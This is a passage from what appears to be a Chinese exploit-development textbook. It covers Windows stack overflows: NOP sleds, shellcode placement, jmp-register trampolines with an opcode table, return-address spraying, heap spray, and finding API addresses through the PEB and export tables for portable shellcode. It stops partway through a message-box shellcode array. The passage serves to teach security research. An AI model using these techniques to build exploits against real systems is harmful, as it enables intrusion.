(1) 填充物: 可以是任何值, 但是一般用 `NOP` 指令对应的 `0x90` 来填充缓冲区, 并把 `shellcode` 布置于其后。这样即使不能准确地跳转到 `shellcode` 的开始, 只要能跳进填充区, 处理器最终也能顺序执行到 `shellcode`。

(2) 淹没返回地址的数据: 可以是跳转指令的地址、`shellcode` 起始地址, 甚至是一个近似的 `shellcode` 的地址。

(3) `shellcode`: 可执行的机器代码。

在缓冲区中怎样摆放 `shellcode` 对 `exploit` 的成功至关重要。回顾 4.4 节的实验和 5.2 节实验中缓冲区分布的不同, 如图 5.3.1 所示。




图 5.3.1 不同缓冲区组织方式

4.4 节的 exploit 中, shellcode 只有几十个字节, 我们干脆把它直接放在缓冲区 buffer[44] 里, 所以 shellcode 位于函数返回地址之前。

5.2 节的 exploit 中, 我们使用了跳转指令 jmp esp 来定位 shellcode, 所以在溢出时我们比 4.4 节中多覆盖了一片内存空间, 把 shellcode 恰好布置在函数返回地址之后。

您会在稍后发现把 shellcode 布置在函数返回地址之后的好处 (不用担心自身被压栈数据破坏)。但是, 超过函数返回地址以后将是前栈帧数据 (栈的方向, 内存高址), 而一个实用的 shellcode 往往需要几百个字节, 这样大范围地破坏前栈帧数据有可能引发一些其他问题。例如, 若想在执行完 shellcode 后通过修复寄存器的值, 让函数正常返回继续执行原程序, 就不能随意破坏前栈帧的数据。

当缓冲区较大时, 我们倾向于像 4.4 节中那样把 shellcode 布置在缓冲区内。这样做有以下好处。

(1) 合理利用缓冲区, 使攻击串的总长度减小: 对于远程攻击, 有时所有数据必须包含在一个数据包中!

(2) 对程序破坏小, 比较稳定: 溢出基本发生在当前栈帧内, 不会大范围破坏前栈帧。

当然, 即便是使用跳转指令来定位 shellcode, 我们也可以把缓冲区布置成类似 4.4 节中那样。例如, 图 5.3.1 中的最后一种组织方式, 在返回地址之后再多淹没一点, 并在那里布置一个仅仅几个字节的 “shellcode header”, 引导处理器跳转到位于缓冲区中那一大片真正的 shellcode 中去。

5.3.2 抬高栈顶保护 shellcode

将 shellcode 布置在缓冲区中虽然有不少好处, 但是也会产生问题。函数返回时, 当前栈帧被弹出, 这时缓冲区位于栈顶 ESP 之上的内存区域。在弹出栈帧时只是改变了 ESP 寄存器中的值, 逻辑上, ESP 以上的内存空间的数据已经作废; 物理上, 这些数据并没有被销毁。如果 shellcode 中没有压栈指令向栈中写入数据还没有太大影响; 但如果使用 push 指令在栈中暂存数据, 压栈数据很可能会破坏到 shellcode 本身。这个过程如图 5.3.2 所示。

当缓冲区相对 shellcode 较大时, 把 shellcode 布置在缓冲区的 “前端” (内存低址方向), 这时 shellcode 离栈顶较远, 几次压栈可能只会破坏到一些填充值 NOP; 但是, 如果缓冲区已经被 shellcode 几乎占满, 则 shellcode 离栈顶比较近, 这时的情况就比较危险了。




图 5.3.2 栈中的 shellcode 被破坏

为了使 shellcode 具有较强的通用性, 我们通常会在 shellcode 一开始就大范围抬高栈顶, 把 shellcode “藏” 在栈内, 从而达到保护自身安全的目的。这个过程如图 5.3.3 所示。




图 5.3.3 抬高栈顶以保护 shellcode

5.3.3 使用其他跳转指令

使用 `jmp esp` 做“跳板”的方法是最简单，也是最常用的定位 `shellcode` 的方法。在实际的漏洞利用过程中，应当注意观察漏洞函数返回时所有寄存器的值。往往除了 `ESP` 之外，`EAX`、`EBX`、`ESI` 等寄存器也会指向栈顶附近，故在选择跳转指令地址时也可以灵活一些，除了 `jmp esp` 之外，`mov eax,esp` 和 `jmp eax` 等指令序列也可以完成进入栈区的功能。

这里给出常用跳转指令与机器码的对应关系，如表 5-3-1 所示。

表 5-3-1 常用跳转指令与机器码的对应关系

机器码（十六进制）	对应的跳转指令	机器码（十六进制）	对应的跳转指令
FF E0	JMP EAX	FF D0	CALL EAX
FF E1	JMP ECX	FF D1	CALL ECX
FF E2	JMP EDX	FF D2	CALL EDX
FF E3	JMP EBX	FF D3	CALL EBX
FF E4	JMP ESP	FF D4	CALL ESP
FF E5	JMP EBP	FF D5	CALL EBP
FF E6	JMP ESI	FF D6	CALL ESI
FF E7	JMP EDI	FF D7	CALL EDI

您可以在 5.2 节中给出的 `jmp esp` 指令地址搜索程序的基础上稍加修改，方便地搜索出其他跳转指令的地址。

5.3.4 不使用跳转指令

个别有苛刻的限制条件的漏洞不允许我们使用跳转指令精确定位 `shellcode`，而使用 `shellcode` 的静态地址来覆盖又不够准确，这时我们可以做一个折中：如果能够淹没大片的内存区域，可以将 `shellcode` 布置在一大段 `nop` 之后。这时定位 `shellcode` 时，只要能跳进这一大片 `nop` 中，`shellcode` 就可以最终得到执行，如图 5.3.4 所示。这种方法好像蒙着眼睛射击，如果靶子无比大，那么枪枪命中也不是没有可能。




图 5.3.4 扩大 shellcode 面积, 提高命中概率

5.3.5 函数返回地址移位

在一些情况下, 返回地址距离缓冲区的偏移量是不确定的, 这时我们也可以采取前面介绍过的增加“靶子面积”的方法来提高 exploit 的成功率。

如果函数返回地址的偏移按双字 (DWORD) 不定, 可以用一片连续的跳转指令的地址来覆盖函数返回地址, 只要其中有一个能够成功覆盖, shellcode 就可以得到执行。这个过程如图 5.3.5 所示。




图 5.3.5 大面积“扫射”返回地址

还有一些情况会更加棘手。考虑由 `strcat` 产生的漏洞。

```
.....
strcat("程序安装目录", 输入字符串);
.....
```

而不同的主机可能会有不同的程序安装目录。例如:

```
c:\failwest\
c:\failwestq\
c:\failwestqq\
c:\failwestqqq\
```

这样, 函数返回地址距离我们输入的字符串的偏移在不同的计算机上就有可能按照字节错位, 如图 5.3.6 所示。




图 5.3.6 按字节错位引起的定位失败

图 5.3.6 中本想把函数返回地址覆盖为 `0x7C81CD8A` 处的跳转地址, 在本机调试通过后, 有可能会由于其他计算机上作为字符串前半部分的程序安装目录不同, 而使覆盖的地址错位失效。这样, 我们精心设计的 `exploit` 在别的计算机上可能只有 1/4 的成功率, 通用性大大降低。

解决这种尴尬情况的一个办法是使用按字节相同的双字跳转地址，甚至可以使用堆中的地址，然后想办法将 shellcode 用堆扩展的办法放置在相应的区域。这种 heap spray 的办法在 IE 漏洞的利用中经常使用，如图 5.3.7 所示。




图 5.3.7 用 heap spray 部署技术解决字节错位问题

我们将在第 14 章中的 IE 漏洞利用实验中实践这种方法。

5.4 开发通用的 shellcode

5.4.1 定位 API 的原理

回顾 4.4 节和 5.2 节中的 shellcode 是怎样调用 MessageBoxA 和 ProcessExit 函数的。如果您亲手实验了这些步骤，在使用 Dependency Walker 计算您的计算机中的 API 入口地址的时候，可能会发现您的地址和本书实验指导中的地址有所差异。这是因为：

- (1) 不同的操作系统版本：Windows 2000，Windows XP 等会影响动态链接库的加载

基址。

(2) 不同的补丁版本：很多安全补丁会修改这些动态链接库中的函数，使得不同版本补丁对应的动态链接库的内容有所不同，包括动态链接库文件的大小和导出函数的偏移地址。

由于这些因素，我们手工查出的 API 地址很可能会在其他计算机上失效。在 shellcode 中使用静态函数地址来调用 API 会使 exploit 的通用性受到很大限制。所以，实际中使用的 shellcode 必须还要能动态地获得自身所需的 API 函数地址。

Windows 的 API 是通过动态链接库中的导出函数来实现的，例如，内存操作等函数在 kernel32.dll 中实现；大量的图形界面相关的 API 则在 user32.dll 中实现。Win_32 平台下的 shellcode 使用最广泛的方法，就是通过从进程控制块中找到动态链接库的导出表，并搜索出所需的 API 地址，然后逐一调用。

所有 win_32 程序都会加载 ntdll.dll 和 kernel32.dll 这两个最基础的动态链接库。如果想要在 win_32 平台下定位 kernel32.dll 中的 API 地址，可以采用如下方法。

- (1) 首先通过段选择字 FS 在内存中找到当前的线程控制块 TEB。
- (2) 线程控制块偏移位置为 0x30 的地方存放着指向进程控制块 PEB 的指针。
- (3) 进程控制块中偏移位置为 0x0C 的地方存放着指向 PEB_LDR_DATA 结构体的指针，其中，存放着已经被进程装载的动态链接库的信息。
- (4) PEB_LDR_DATA 结构体偏移位置为 0x1C 的地方存放着指向模块初始化链表的头指针 InInitializationOrderModuleList。
- (5) 模块初始化链表 InInitializationOrderModuleList 中按顺序存放着 PE 装入运行时初始化模块的信息，第一个链表结点是 ntdll.dll，第二个链表结点就是 kernel32.dll。
- (6) 找到属于 kernel32.dll 的结点后，在其基础上再偏移 0x08 就是 kernel32.dll 在内存中的加载基址。
- (7) 从 kernel32.dll 的加载基址算起，偏移 0x3C 的地方就是其 PE 头。
- (8) PE 头偏移 0x78 的地方存放着指向函数导出表的指针。
- (9) 至此，我们可以按如下方式在函数导出表中算出所需函数的入口地址，如图 5.4.1 所示。




图 5.4.1 在 shellcode 中动态定位 API 的原理

- 导出表偏移 `0x1C` 处的指针指向存储导出函数偏移地址 (RVA) 的列表。
- 导出表偏移 `0x20` 处的指针指向存储导出函数函数名的列表。
- 函数的 RVA 地址和名字按照顺序存放在上述两个列表中, 我们可以在名称列表中定位到所需的函数是第几个, 然后在地址列表中找到对应的 RVA。
- 获得 RVA 后, 再加上前边已经得到的动态链接库的加载基址, 就获得了所需 API 此刻在内存中的虚拟地址, 这个地址就是我们最终在 shellcode 中调用时需要的地址。

按照上面的方法, 我们已经可以获得 `kernel32.dll` 中的任意函数。类似的, 我们已经具备了定位 `ws2_32.dll` 中的 `winsock` 函数来编写一个能够获得远程 shell 的真正的 shellcode 了。

其实, 在摸透了 `kernel32.dll` 中的所有导出函数之后, 结合使用其中的两个函数 `LoadLibrary()` 和 `GetProcAddress()`, 有时可以让定位所需其他 API 的工作变得更加容易。

本节实验将用上述定位 API 的方法把弹出消息框的 shellcode 进一步完善, 使其能够适应任意 `win_32` 平台, 不受操作系统版本和补丁版本的限制。

5.4.2 shellcode 的加载与调试

shellcode 的最常见形式就是用转移字符把机器码存在一个字符数组中, 例如, 前边我们弹出消息框并能正常退出程序的 shellcode 就可以存成下述形式。

```
char box_popup[]=
"\x66\x81\xEC\x40\x04"      // SUB SP,440
"\x33\xDB"                  // XOR EBX,EBX
"\x53"                       // PUSH EBX
"\x68\x77\x65\x73\x74"      // PUSH 74736577
"\x68\x66\x61\x69\x6C"      // PUSH 6C696166
"\x8B\xC4"                   // MOV EAX,ESP
"\x53"                       // PUSH EBX
